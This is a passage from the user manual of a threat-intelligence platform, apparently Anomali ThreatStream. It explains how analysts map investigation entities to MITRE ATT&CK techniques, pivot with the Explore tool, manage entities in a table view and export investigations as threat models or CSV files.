9 Settings: The following settings are available:


- **Show Relative Risk:** When enabled, the **Relative Risk** view displays your coverage of the threat under investigation as a heatmap.

Risk is represented on a gradient from low to high and calculated based on the number of entities associated with a technique and the coverage level attained by your organization.

- **Frequency Gradient:** Color gradient used when Overlay security coverage is disabled.
- **Risk Gradient:** Color gradient used when Overlay security coverage is enabled.

Automatically Adding MITRE ATT&CK Techniques to Investigations

When you pivot on investigation entities or add new entities from the on-board Explore pivoting tool, an additional option allows you to automatically add MITRE techniques associated with the entities added to the chart.



Simply ensure **Auto-Map to MITRE** is selected under the chart key. For more on using the Explore pivoting tool in investigations, see ["Using Explore In Investigations" on page 930](#).



Note:

- Auto-Map to MITRE is only supported for entities added within the investigation.
- Auto-Map to MITRE is not supported for Not Yet Imported observables in the investigation.
- Auto-Map to MITRE is not available on the standalone Explore pivoting tool or the pivoting tool on observable details pages.


Managing MITRE ATT&CK Technique Associations Within Investigations

If an association does not exist between an investigation entity and a MITRE technique, you can use the Assign technique function in the Entities table view section to connect entities in the investigation to a specific MITRE technique. Doing so creates a connection between the two entities within the investigation, thus

mapping the entity to a technique on the MITRE ATT&CK matrix. However, the connection only exists within the investigation and an association is not created between the two entities.

To add a MITRE association within an investigation:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Click the Name of the investigation of interest.
3. Click the arrow in the Models section to open the **MITRE ATT&CK** tab.
4. Scroll down to the Entities section and open the table view ().
5. Select the entity with which you want to link the MITRE technique.
6. In the Actions menu, click **Assign Technique**.




The screenshot shows the 'Entities' section in ThreatStream. At the top, there's a search bar with 'Observables' selected and a 'BULK ADD' button. Below this is a table with 4 columns: TYPE, TITLE, PHASE/FEATURE, and STATUS. The table has 4 rows. The first two rows are 'Attack Pattern' and are selected. A context menu is open over the first row, showing options: 'Import to ThreatStream', 'Delete', and 'Assign Technique' (which is highlighted with a red box). The 'Assign Technique' option is the one to be clicked according to the instructions.

TYPE	TITLE	PHASE/FEATURE	STATUS
Attack Pattern	link T1078 - Valid Accounts		Published
Attack Pattern	link T1189 - Drive-by Compromise		Published
Attack Pattern	link T1659 - Content Injection		Published
Threat Bulletin	link Content Injection, Technique T1659 - Enterprise MITR		New



Note: The MITRE ATT&CK tab must be open in the Models section for **Assign Technique** to appear in the Actions menu.

7. Search for the relevant MITRE ATT&CK or MITRE PRE-ATT&CK techniques in the Add Technique search.



Note: There is no limit to the number of MITRE techniques you can associate with a single investigation entity.

8. Select the techniques of interest and click **OK**.

The association is created within the investigation and reflected on the MITRE ATT&CK matrix.

See "[Managing Entities on the Table View](#) " on page 939 for more information on the investigation entity table view.

Managing Investigation Entities


You can manage entities contained within the investigation under **Entities**. There are two views associated with entity management: Explore () and the table view ().

You can add up to 1000 entities to a single investigation using the Explore tool and the table view. However, when investigations exceed 1000 entities, the Explore chart is hidden on the investigation and only the table view is available.

When investigations exceed 3000 entities, only the most recently added 3000 entities are displayed.


Using Explore In Investigations

Investigations contain an on-board version of the Explore pivoting tool. When data is added to the Explore chart, it is also added to the investigation and available on the entity table view.



1 Layout: Select a layout:

- **Associations:** Displays associations related to the selected object added to the investigation. See 2 to learn how to add objects to the investigation.
- **Attack Flow (LA):** Displays a sequence of offensive techniques and relationships between them in attack flows added to the investigation. You can select an existing attack flow from the Attack Flow drop-down list, add new items to it, or create a new attack flow if necessary. However, you must either be an attack flow owner or have Org Admin privileges to be able to add new items to the attack flow.



To add a new item to the Attack Flow layout:

- In the Entities section of the investigation, select **Attack Flow** from the Layout drop-down list.
- Click **Create**.

- c. Select an item of your interest. You can add observables and operators to an existing attack flow or create a new attack flow.
- d. Create links between newly added items. To create a link, right-click a node, select **Link**, and then click the node to which you want to connect it to.

Items added to an existing attack flow made within an investigation are also reflected on the details page of the attack flow after the investigation updates are saved.

If you created a new attack flow within an investigation, you can add it to the attack flow library. See ["Exporting Attack Flows from Investigations "](#) on [page 948](#) for details.




Notes:

- Links created or deleted on the Attack Flow layout are not reflected on the Associations layout. Each layout maintains its own set of links independently.
- Some nodes on the Attack Flow layout may not be displayed because they are not supported by Attack Flow.

2 Object: Add observables, threat model entities or MITRE ATT&CK attack patterns to the investigation based on a keyword search.

3 Quick Add: Add Not Imported observables to the investigation. To do this, enter an observable value and click **+**.



In some cases, multiple instances of the same observable value are listed in the search results. In these cases, different instances of the same observable are available to you from multiple sources. Observable sources are listed in the search results, thus enabling you to select an instance of the observable based on the source of your choosing.

See ["Not Yet Imported Observables in Investigations" on page 921](#) for more information.

4 Browse: Add observables, threat model entities, and MITRE ATT&CK attack patterns to the investigation using comprehensive search functionality.

5 Add All: Add all entities displayed in the search results to the investigation.

6 Actions for selected nodes:

- **Link:** Create a link between the selected node or group and another node or group on the chart. To create a link, select a node or group, click Link, and select the node or group with which you want to link the initial node or group.

When you add a link between a node or group with a group, links are created with each node contained within the group. Thus, if you ungroup nodes in a group, the original link is maintained with each ungrouped node.

Links can be removed by clicking the link and then pressing the Delete (for Windows) or FN+Delete (for Mac) keys on your keyboard.



Note: Creating a link is a visual connection only and does not create an association between entities.

- **Rename:** Rename the selected group. Only groups—and not individual nodes—can be renamed. Group names can be no more than 80 characters.
- **Search Associations:** Search Observables and Threat Model entities that are associated with the selected entity in ThreatStream. Related entities are added to the chart.
- **Search Metadata:** Add any ASNs, tags, or other metadata associated with the selected entity to the chart.
- **Search Passive DNS:** Search Passive DNS threat intelligence data for observables related to the selected nodes. Related observables are added to the chart.
- **Search Passive SSL:** Search Passive SSL data for certificate information. The following Passive SSL searches are available:
 - **Search Related Certificates:** Search for related certificate based on certificate text strings. When you run Search Related Certificates, you must select the certificate text of interest. If no Related Certificates are found, the


"No data found" message is displayed in the top right corner of the interface.

- **Certificate to IP:** Search IP addresses associated with selected certificates.
- **Certificate to Domain:** Search domains associated with selected certificates.
- **Search Whois:** Search Whois threat intelligence data for observables related to the selected nodes.
- **Legacy Recipes:** Run a sequence of searches developed by the Anomali Threat Research team for specific research scenarios.
- **Automated Tasks:** Run a sequence of enrichments on a node for automated investigations. You can run automated tasks on Domain, Email, IP, Hash, and URL nodes. You can run an automated task on one or several selected nodes of the same type.

For more information on automated tasks, see ["Automating Investigation Tasks in ThreatStream" on page 951](#).

For more information on how to run automated tasks, see ["Using Automated Tasks in Investigations" on page 942](#).

- **Import to ThreatStream:** Import selected observables into ThreatStream. Clicking this action will take you to the Import page.
- **Group/Ungroup:** Group together selected nodes. You can also ungroup grouped nodes by selecting them and clicking Ungroup.
- **View Detail:** Drill down on the details page in ThreatStream for the selected node.
- **Delete Selection:** Delete the selected node from the chart.
- **Enrichments:** Pivot on the node using enrichments which you have activated on ThreatStream.



Click **Search All** within an enrichment pivot menu to execute all available pivots from the enrichment on the selected nodes.



Note: The Enrichments menu is not available when nodes of more than one type are selected.

7 Chart Options:

- Center the chart.
- Reset the chart. This removes all nodes from the chart.
- Zoom in or out on the chart.



Tip:

- You can zoom using your mouse wheel by clicking inside the chart and holding the control key on your keyboard.
- Zoom centers on specific nodes when you select nodes and zoom in or out.
- When you zoom in on a section of the chart and add a new node, the current zoom setting persists after the node is added.

- Toggle the pointer between move and select modes. Move enables you to click and drag the entire chart around the workspace; select enables you to click and select individual node or click and drag to select multiple nodes. Alternatively, you can right click on the chart to drag the entire chart around workspace.
- Toggle full screen view.
- Export the chart in the PNG format.
- Toggle between standard, hierarchical, and structural views.
- Undo:
 - Add nodes: Reverses addition of one or more nodes including bulk additions.
 - Delete nodes: Restores one or more nodes (and associated edges) removed in a single delete action.
 - Move nodes: Reverts the last node or group position change.
- Redo: Re-applies the last undone action, if feasible.



Notes:

- The Undo and Redo options are available only on the Association layout.
- As investigations can be saved, the **Save Chart** and **Open Existing Chart** options are not available on Explore charts within Investigations.

8 Search Nodes: Search for nodes on the chart by keyword. Nodes that match the keyword you enter are spotlighted on the chart.

9 Chart Key: Select nodes on the chart by type.

10 Matches / My Attacks: View the nodes for which matches were received from Anomali Security Analytics and other integration destinations that you have configured to send My Attacks report. These nodes are indicated with a red dot on them. Click on a node to see its details in the Selection Details widget on the right-hand side. The matches count typically reflects the matches that were found when the investigation was created or last refreshed. The count may update when a new node is added to the investigation and new matches are found against this node.

For more information about Matches and My Attacks, see "[Viewing Matches and My Attacks](#)" on page 547.

- 11 Node Search Limit:** When you execute a search on a chart node, this setting limits the maximum number of nodes added to the chart from the total search results.
- 12 Auto-Zoom:** When enabled, the chart automatically adjusts when you add nodes so that new nodes are in view.
- 13 Scroll to Zoom:** When enabled, nodes added to the chart can be zoomed with a mouse wheel. By default, the feature is disabled.
- 14 Auto-Arrange:** When enabled, nodes added to the chart are automatically arranged based on the current view.
- 15 Auto-Map to MITRE:** When enabled, MITRE TTPs associated with entities resulting from pivots are automatically added to the investigation. These TTPs are mapped on to the MITRE ATT&CK model. For more information on MITRE ATT&CK TTPs in investigations, see ["Using the MITRE ATT&CK Framework in Investigations" on page 924](#).
- 16 Bulk Add:** Add candidate observables to the investigation from a PDF or TXT file. Structured data is not supported. PDFs must be 20MB or less. TXT files must be 10MB or less.

Up to 1000 observables will be parsed from the file and added to the investigation as Not Imported Observables and available on the Explore tool and table view. If any parsed observables already exist in ThreatStream, they are added to the investigation as Already Imported Observables.




Notes:

- Adding candidate observables does not trigger an import session. Global and organization exclude lists are not applied to candidate observables until they are imported. Hence, observables present on your organization Exclude List can be added to the investigation as Not Imported Observables. If you want to import any of the parsed observables, click Import Observables in the Actions menu of the investigation.
- When candidate observables are added to investigations, they can only be assigned IP, Domain, Email, Hash, or URL type.


Viewing Node Details

When you hover over a node on the chart, node details are displayed in the Selection Details section of the chart.



Click **View Detail** to drill down on the entity details page. You can execute any of the actions listed under **4** above from the **Node Options** menu.

Entities are displayed in a list view when you select multiple nodes.



Click a node name to open the entity in the Selection Details section.




Note: If a threat model entity name is updated after the entity is added to the investigation, the name change is not automatically reflected in the investigation node.


Using Enrichments on Explore

In addition to executing pivoting enrichments on nodes in the Explore chart, you can also use the Explore pivoting tool leverage contextual data enrichments within the investigation. Contextual enrichments, which are also available in the Enrichments section on observable details pages, provide qualitative information from third-party sources on individual observables.

When you select a node on the Explore chart, available enrichments are listed in the Enrichments section of Selection Details.



To execute an enrichment, click the enrichment of interest. When you execute an enrichment, ThreatStream opens a tab underneath Entities, as displayed below. To retrieve the latest enrichment data, click **Refresh**.



Tabs are added for each enrichment you launch, thus enabling you to reference enrichment data for multiple observables and enrichments in the same section. You can launch up to 100 tabs.



Note: Enrichment tabs are not maintained on the investigation after you navigate away from the page.

Managing Entities on the Table View

Investigations also provide a table view that displays all entities contained in the investigation for entity management.

Entities

Observables

BULK ADD

153 Results

	TYPE	TITLE	STATUS	CONFIDENCE	ANALYSIS
>	Actor	Twitter: @newsdesk101	New		
>	Threat Bulletin	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		
>	Threat Bulletin	Twitter: @newsdesk101	New		
>	Threat Bulletin	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		
>	Threat Bulletin	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		
>	Actor	Twitter: @newsdesk101	New		

- 1 Type:** Type of entity.
- 2 Title:** Name or value of the entity. Click the Threat Model entity name or the Observable value to drill down on the details page.



Note: Details page links are not available for observables in Not Imported status.

- 3 Status:** Possible statuses for observables include **Active** (imported) or **Not Imported** (candidate observable). Threat model entities display their current publication status.

You can start an import session from the investigation by selecting the Not Imported observables of interest and clicking **Import to ThreatStream** in the Actions menu. Observables remain in the Not Imported status until the import session is approved.

- 4 Confidence:** Confidence score for imported observables.
- 5 Analysis:** Add contextual information to entities as analysis. Click the Analysis icon () in the Analysis column corresponding to the entity of interest. You can add analysis to Already Imported Observables, Not Yet Imported Observables, Threat Model entities, and entities returned from pivoting on Explore such as tags, ASNs, DNS entities, metadata, or certificates.

Entities

Observables

Enter 3 or more characters to search.

BULK ADD

Actions

Reset


3 Results

☐	TYPE	TITLE	STATUS	CONFIDENCE	ANALYSIS
☒	Email	Security@strongarmrobotics.com	Active	50	
☐	Tag	Capstone Training			
☒	Domain	strongarmrobotics.com	Active	1	



Note: If the analysis icon is not available for a Not Imported observable in the table view, save the investigation and try again.

Enter the contextual information on the resulting Analysis window. Previous analysis entries for the entity are displayed below the text box.



Analysis can also include attachments. Click **Add Attachment** to upload a file.

6 Filter: Filter the entities listed in the table. Observables can be filtered by import status, observable type, and confidence. Threat model entities can be filtered by publication status.

7 Reset Filter: Remove any filter conditions and display all entities associated with the investigation.

8 Actions:

- **Add Observables:** Add observables that are already available in ThreatStream to the investigation.
- **Add Threat Model Entities:** Add ThreatStream threat model entities to the investigation.
- **Import to ThreatStream**—Import a selected unknown observable to ThreatStream. The TLP color assigned to the investigation is automatically applied to the import session.
- **Delete:** Remove the selected entity from the investigation.
- **Assign Feature:** Assign the selected entity to a Diamond feature. You must have the Diamond tab open in the Models section of the investigation in order for this action to appear in the menu.
- **Assign Phase:** Assign the selected entity to a Killchain phase. You must have the Killchain tab open in the Models section of the investigation in order for this action to appear in the menu.
- **Assign Technique:** Assign the selected entity to a MITRE ATT&CK TTP. You must have the MITRE ATT&CK TTP tab open in the Models section of the investigation in order for this action to appear in the menu. See ["Managing](#)

[MITRE ATT&CK Technique Associations Within Investigations](#)" on page 928 for more information.

9 Bulk Add: Add candidate observables to the investigation from a PDF or TXT file. Structured data is not supported. PDFs must be 20MB or less. TXT files must be 10MB or less.

Up to 1000 observables will be parsed from the file and added to the investigation as Not Imported Observables and available on the Explore tool and table view. If any parsed observables already exist in ThreatStream, they are added to the investigation as Already Imported Observables.



Notes:

- Adding candidate observables does not trigger an import session. Observable exclude lists are not applied to candidate observables until they are imported. Hence, observables present on your organization Exclude List can be added to the investigation as Not Imported Observables. If you want to import any of the parsed observables, click Import Observables in the Actions menu of the investigation.
- When added to investigations, candidate observables can only be assigned IP, Domain, Email, Hash, or URL type.


10 Table Settings: Select what columns to be displayed in the table. Available columns include Type, Title, Status, Confidence, Country, iType, Source, Tags, and Analysis. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.

Using Automated Tasks in Investigations

You can use automated tasks in your investigations to make a series of checks automatically. You can use automated tasks on one or several selected nodes of the same type.

To use an automated task in the investigation:

Within the investigation, right-click the observable(s), and then in the Automated Tasks section, select the required task.



Note: Only the user-enabled automated tasks with the trigger that matches the node type will be available.

The details of the automation task steps are displayed in the threat card.

Exporting Investigations as Threat Model Entities

Investigations can be exported as new threat models or added to existing threat models for wider distribution with the ThreatStream community.

When you export an investigation, all attachments and associated entities are included in the resulting threat model entity. Files attached to analysis are not included. After export, the resulting threat model is added to the investigation as an association.

Additionally, an import session is initiated for any observables listed in the investigation as **Not Imported Observables**. The TLP color assigned to the investigation is automatically applied to the import session.

Exporting Investigations as New Threat Model Entities

Investigations can be exported as new Actors, Attack Patterns, Campaigns, Courses of Action, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Threat Bulletins, Tools, TTPs, or Vulnerabilities.

To export an investigation as a threat model:

1. Navigate to the investigation which you want to export.
2. Select **Export to Threat Model** from the Export menu.
3. Under Choose Threat Model Type, select a threat model type.

NEW THREAT MODEL

New Threat Model Existing Threat Model

Intel from the investigation will be added to a new threat model

Choose Threat Model Type *

Choose Threat Model Type

Title *

Cypress-Investigation-1173677682

Visibility

☒ My Organization

Restrict To Workgroups

Shared with all users in your organization.
No workgroups selected yet.

TLP

☐ Red ☐ Amber+Strict ☐ Amber ☐ Green ☐ Clear

Tags

Visibility

My Organization

E.g., First Tag, Second Tag

☐ Add Current Mitre Table Image to Description

Source Locations

Search Source Locations

Target Locations

Search Target Locations

Target Industry

Search Target Industry

Cancel Save

4. Confirm the **Title**, **TLP**, **Tags**, **Visibility**, and **Description**.
5. If you want to include the MITRE ATT&CK Framework matrix from the investigation to the exported threat model, select **Add Current MITRE Table Image to Description**. A static image of the matrix in its current state will be added to the description of the resulting threat model. The image is a non-interactive, point in time snapshot.

For more on the MITRE ATT&CK Framework, see ["Using the MITRE ATT&CK Framework in Investigations" on page 924](#).

6. Click **Save**.




Note: Any unsaved work in the investigation is automatically saved upon export.

Exporting Investigations to Existing Threat Models

You can add investigation entities to already existing threat models which you are allowed to edit.

To export an investigation to an existing threat model:

1. Navigate to the investigation which you want to export.
2. Select **Export to Threat Model** from the Export menu.
3. Click **Existing Threat Model**.
4. In the Search Existing Threat Models field, enter a threat model name to which you want to export investigation entities.



5. Select the threat model of your interest from the search results. The selected threat model appears under the Search threat models bar.
6. Click **Save**.

The investigation entities are added to the threat model.



Note: Only entities that are not associated with the selected threat models are added. Duplicates are skipped.

Exporting Investigations to a CSV File

From the Investigations list view page, you can export investigations to a CSV file as a single item or in bulk. Additionally, you can export investigations to a CSV file from Investigation details pages.


CSV files include the following columns:

- **assignee:** Organization user or workgroup currently assigned the investigation.
- **assignee_type:** Type of assignee (user or workgroup).
- **created_ts:** Timestamp of when the investigation was created.
- **id:** Unique ID associated with the investigation.
- **modified_ts:** Timestamp of when the investigation was last modified.
- **name:** Investigation name.
- **owner:** User that created the investigation.
- **source_type:** Source of the investigation (created by a user, or generated by a rule match or phishing mailbox).
- **status:** Current status of the investigation.

Exports can include up to 1000 investigations.

To export selected investigations to a CSV file:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Select the investigations that you want to export.



The screenshot shows the 'Investigations' page in ThreatStream. On the left, there are 'Filter Options' including 'Investigation Type' (Phishing Email Ingest, Email Ingest, Rules Generated, User Created, BSM Resident), 'Created Date', 'Modified Date', 'Owner', 'Status', and 'Assignee'. The main area displays a table of investigations. The table has columns: DATE CREATED, NAME, STATUS, INVESTIGATION TYPE, OWNER, ASSIGNEE, and TAGS. There are 10 investigations listed, with the first two selected. A '2 Items Selected' banner is at the top of the table. A 'There are 0 locked investigations' message is in the top right corner.


DATE CREATED	NAME	STATUS	INVESTIGATION TYPE	OWNER	ASSIGNEE	TAGS
21 Jun 2023 16:57	user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
21 Jun 2023 16:44	user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
20 Jun 2023 23:13	Investigation generated from rule match: user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
